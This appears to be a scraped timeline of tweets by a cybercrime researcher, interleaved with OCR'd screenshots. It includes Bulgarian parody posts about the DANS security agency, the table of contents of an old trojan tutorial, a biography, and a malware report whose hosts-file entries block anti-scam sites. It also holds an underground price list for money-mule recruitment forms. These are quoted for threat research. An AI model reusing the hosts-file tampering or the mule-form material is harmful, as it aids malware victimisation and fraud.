
https://t.co/ozDt3GP9I6 https://t.co/YivtUJojnw

Обявяваме конкурс за доносници. Пращайте CV на jobs@dans.bg От снимка няма нужда, ние ви знаем кои сте. 1:24 AM Oct 26th from web @boiko - Ще вземем ние да закрием теб, отколкото ти нас :) 1:14 AM Oct 26th from web in reply to boiko Имали сме на щат блогърчета. Пък ние да не знаем. Добре, че има анонимни сигнали на сайта ни ! 4:11 AM Oct 19th from web @komitata писал на блога си за нашите лъвове? Ха така, я утре в 7.45 в стая 18. Не ти е за първи път... 4:11 AM Oct 19th from web @sergeystanishev - Я да те видим и тебе, мойто момче. Утре в 7.30 на кафенце в стая 408. 3:29 AM Oct 16th from web @tsetska - Данс не винаги знае, госпожо прецедател, затва питаме или да земем други мерки, кола да пратим, кафенце ... 3:28 AM Oct 16th from web in reply to tsetska @boiko - чакаме, чакамееее. 2:46 AM Oct 16th from web @tsetska - A, ти кога ще ни докладваш? А идвай бързо да се депозираш тук 2:39 AM Oct 16th from web @bibliata - Да не дойдем ние да те забием ... 2:38 AM Oct 16th from web Някакво момченце ни нарича dans'ing stars. Хм, да не вземем да затанцуваме, че ... 2:25 AM Oct 16th from web Ха, сървъра ни заби. Я бързо марш от Интернета юзерчета такива, Марш ви казвам. Ша забивате, яяяя 2:10 AM Oct 16th from web Вече си имаме сайт - http://dans.bg

2:09 AM Oct 16th from web










```
------
 The Complete Trojans Text
 (Security Related)
by the MaNiAc
contact me at: themaniac@blackcode.com |------ |++++++++
maniac@forbidden.net-security.org
This guide is for educational purposes only I do not take any responsibility about anything
happen after reading the guide. I'm only telling you how to do this not to do it. It's your decision. If you want to put this text on your Site/FTP/Newsgroup or anything else you can do it but don't
change anything without the permission of the author. I'll be happy to see this text on other pages too.
All copyrights reserved. You may destribute this text as long as it's not changed.
Author Notes:
I hope you like my texts and find them useful.
If you have any problem or some suggestion feel free to e-mail me but please don't send mails like
"I want to hack the US government please help me" or "Tell me how to blind a trojan into a .jpg"
"WHere can I get a portscanner" etc.....
Be sure if I can help you with something I will do it.
I've started writing security related tutorials and I hope you like that I'll try to cover
much more topics in my future texts and I want to thank to all of the people that like my
texts.
Links:
Here you can find other texts
written by me or other friends:
http://www.blackcode.com
blacksun.box.sk
neworder.box.sk
Table of Contents
 -1.What Is This Text About?
 -2.What Is A Trojan Horse
 -3.Trojans Today
 -4. The future of the trojans
 -5.Anti-Virus Scanners
 -6.How You Can Get Infected?
 -----From ICQ
 -----From IRC
 ----From Attachment
 -----From Physical Access
 -----From Trick
 -7. How Dangerous A Trojan Can Be?
 -8.Different Kinds Of Trojans
 ----Remote Access Trojans
 -----Password Sending Trojans
 ----Keyloggers
```

-----Destructive Trojans -----FTP Trojans -9.Who Can Infect You?

https://t.co/JTcqOaYgET https://t.co/9qnciX55R5











https://t.co/JTcqOaYgET https://t.co/LrSIWVEMiY

Dancho Danchev's Blog - Mind Streams of Information Security Knowledge





17 - Wednesday



23:14

https://t.co/qLxz4GuRip [English PDF] https://t.co/kjE9Q0vQGc [Bulgarian PDF] https://t.co/P9fAOWVQgX [Audio Book in Bulgarian MP3] https://t.co/Yw0cYe3ZnO

Cyber Intelligence

The Definite Cybercrime and Web 2.0 Memoir Courtesy of Dancho Danchev

The RBN, The Koobface Botnet, The Rock Phish Gang, Spam Phishing and Malware Campaigns Including Botnet and Money Mule Recruitment Scams Traced Down to Their Source Including Various Underground Market Propositions Exposed


https://ddanchev.blogspot.com

Dancho Danchev


19 - Friday


08:20

Cheers to all my friends and colleagues internationally. Keep up the spirit and try to contribute for a better good. I have several big projects and initiatives coming my way so stay tuned and catch up at https://t.co/JTcqObfRwr Stay tuned! #threatintel https://t.co/UrAGsEo22L



24 - Wednesday







Dancho Danchev

Background

I was born in Sofia, Bulgaria. My primary area of occupation since the early 90's is computers. My primary work is Disruptive Individual's Chief Executive Officer (CEO).

Hacker

Security Consultant

Security Blogger

Cybercrime Researcher

Threat Intelligence Analyst

Executive BIO

WarIndustries - Member
BlackCode Ravers - Member
Black Sun Research Facility - Contributor
DiamondCS - List Moderator/Software Contributor
LockDownCorp - Help Trojan Database Contributor
Forbidden HelpNetSecurity - Contributor
Astalavista Security Group - Managing Director
Frame4 Security Systems - Contributor
TechGenix - WindowSecurity - Contributor
ZDNet Zero Day - Security Blogger
Webroot Threat Blog - Security Blogger


Conference and Events - Media and Press Coverage

Dancho Danchev is the world's leading expert in the field of cybercrime fighting and threat intelligence gathering having actively pioneered his own methodlogy for processing threat intelligence leading to a successful set of hundreas of high-quality anaysis and research articles published at the industry's leading threat intelligence blog - ZDNet's Zero Day, Dancho Danchov's Mind Streams of Information Security Knowledge and Webroot's Threat Blog with his research featured in Techmeme, ZDNet, CNN, PCWorld, SCMagazine, TheRegister, NYTimes, CNET, ComputerWorld, H+Magazine currently producing threat intelligence at the industry's leading threat intelligence blog - Dancho Danchev's - Mind Streams of Information Security Knowledge.



With his research featured at RSA Europe, CyberCamp, InfoSec, GCHQ and Interpol the researcher continues to actively produce threat intelligence at the industry's leading threat intelligence blog - Dancho Danchev's - MinStreams of Information Security Knowledge publishing a diverse set of hundreds of high-quality research analysis detailing the malicious and fraudulent activities at nation-state and malicious actors across the globe.





https://t.co/JTcqObfRwr https://t.co/rfNwZSZiPc




09:30
I used to cook in a previous life. Check these out! https://t.co/mlezNL2mq0








https://t.co/JTcqOaYOur https://t.co/Y84TdFZjuh



Analysis of the file resources indicate the following possible country of origin:




The HOSTS file was updated with the following URL-to-IP mappings:

```
127.0.0.1 www.bobbear.co.uk
127.0.0.1 bobbear.co.uk
127.0.0.1 reed.co.uk
127.0.0.1 seek.com.au
127.0.0.1 scam.com
127.0.0.1 scambusters.org
127.0.0.1 www.guardian.co.uk
127.0.0.1 ddanchev.blogspot.com
127.0.0.1 google.com.au
```

All content ("Information") contained in this report is the copyrighted work of Threat Expert Ltd and its associated companies ("ThreatExpert") ThreatExpert.

★1





https://t.co/JTcqObfRwr https://t.co/iqbdJBj6Nk




 $\bigstar 1$















26 - Friday

05:09


Folks. I have a Dark Web Content empire project with multiple blogs on multiple topics coming my way. Do you enjoy my blog? Check out the Dark Web version here - https://t.co/Pr43QvsjCY and stay tuned for the related blog URLs here. Enjoy! https://t.co/K5IrfpoKBj



Everything that you donate here will go for research purposes and all the traffic that I can get on the Dark Web will greatly motivate me to launch new blogs part of my content empire network and continue to do my research. https://t.co/Pr43QvsjCY Enjoy! https://t.co/3mY4yvZ3zL



https://t.co/HW0d2yR6J8 #security #cybercrime #malware #cybersecuritytips #cyberattacks #threatintelligence #ThreatHunting #threatintel https://t.co/yC4jab2gsV



27 - Saturday


20:55

https://t.co/JTcqOaYgET #security #cybercrime #malware #cybersecuritytips #cyberattacks #CyberSecurityAwareness #ThreatHunting #ThreatIntelligence #threatintel https://t.co/D8QCN7GArY

Table 9: Quality of selected intelligence sources (10 out of 45)

Blog	% of covered IOCs	% of covered iocterms	% of timely IOCs	% of robust IOCs
Dancho Danchev	42%	62%	14%	84%
Naked Security	43%	55%	54%	45%
THN	38%	38%	41%	51%
Webroot	54%	79%	13%	84%
ThreatPost	26%	37%	52%	29%
TaoSecurity	57%	61%	31%	68%
Sucuri	34%	35%	43%	52%
PaloAlto	39%	44%	15%	87%
Malwarebytes	32%	48%	26%	72%
Hexacorn	49%	57%	59%	76%

Stay tuned! https://t.co/JTcqOaYgET https://t.co/kelk0PEAby



29 - Monday

04:09

My latest white paper for @whoisxmlapi - https://t.co/A9ePkoUNCf Enjoy!

05:13

https://t.co/2U427m48jE #security #cybercrime #malware #CyberAttack #cybersecuritytips #cyberattacks #CyberSecurityAwareness #ThreatIntelligence #ThreatHunting #ThreatIntel

11:15

Hey @mikko - just came across to this from one of your presentations. Takes you back doesn't it? - https://t.co/eole2CdhmD Cheers and keep up the good work!

Regards. Dancho https://t.co/9o7TG4mqNV




11:20


Check this out! In retrospective - money mule recruitment at its best. - https://t.co/JTcqOaYgET #ThreatHunting #ThreatIntelligence #ThreatIntel https://t.co/NrXvvU4Nes



Check this out! In retrospective - money mule recruitment at its best - Part Two - https://t.co/JTcqOaYgET #ThreatHunting #ThreatIntelligence #ThreatIntel https://t.co/4QHvtBiExj



Check this out! In retrospective - money mule recruitment at its best - Part Three-https://t.co/JTcqOaYgET #ThreatHunting #ThreatIntelligence #ThreatIntelhttps://t.co/HcPrwm1g3K



Check this out! In retrospective - money mule recruitment at its best - Part Four - https://t.co/JTcqOaYgET #ThreatHunting #ThreatIntelligence #ThreatIntel https://t.co/8gFFd8fSRB



11:22

Check this out! In retrospective - money mule recruitment at its best - Part Five - https://t.co/JTcqOaYgET #ThreatHunting #ThreatIntelligence #ThreatIntel https://t.co/ADpnBovMzF



Check this out! In retrospective - money mule recruitment at its best - Part Six - https://t.co/JTcqOaYgET #ThreatHunting #ThreatIntelligence #ThreatIntel https://t.co/2vxqOiRd2i

Наименование	Цена
Бланки, формы, таблицы	
Application form (ENG)	\$25.00
Application form electron. (ENG)	\$20.00
Application form short (ENG)	\$20.00
Сопроводительная форма для отправления MG (ENG) (ONE)	\$20.00
Сопроводительная форма для отправления MG (ENG) (SPLIT)	\$20.00
Сопроводительная форма для отправления WU (ENG) (ONE)	\$20.00
Сопроводительная форма для отправления WU (ENG) (SPLIT)	\$25.00
Espanol	
Formulario de Inscripcion (ESP) (.DOC)	\$35.00
Сопроводительная форма для отправления WU (ESP) (SPLIT)	\$30.00
Форма для банковских деталей (ESP) (EEUU)	\$25.00
Форма для отправленного перевода WU (ESP)	\$20.00
Italian	
Application form (ITAL)	\$30.00
Сопроводительная форма для отправления WU (ITAL)	\$20.00
Форма для банковских деталей (ITAL) (EU)	\$25.00
Форма для отправленного перевода WU (ITAL)	\$25.00
Формы для банковских деталей	
Bank Details Form /IBAN/ (ENG)	\$25.00
Bank Details Form /AU/ (ENG)	\$25.00
Bank Details Form /CA/ (ENG)	\$25.00
Bank Details Form /UK/ (ENG)	\$25.00
Bank Details Form /US/ (ENG)	\$25.00

11:25

This is me doing cybercrime fighting collages. Enjoy! - https://t.co/JTcqOaYgET #ThreatHunting #ThreatIntelligence #ThreatIntel https://t.co/irtJaGmqlw





This is me doing cybercrime fighting collages - Part Two - Enjoy! - https://t.co/JTcqOaYgET #ThreatHunting #ThreatIntelligence #ThreatIntel https://t.co/bYaSCw5ed7





This is the infamous https://t.co/SSoKe9VBHr under my management circa 2003-2006. Here's a copy of the actual Security Newsletter which I used to produce there on a monthly basis - https://t.co/PG1UftNfUs [PDF] https://t.co/FlyQeYvPkq













23:10 https://t.co/JTcqOaYgET #ThreatHunting #ThreatIntel #threatintelligence https://t.co/KRBeyVeg69



https://t.co/JTcqOaYgET #ThreatHunting #ThreatIntel #threatintelligence https://t.co/DRrnOX2Wbj

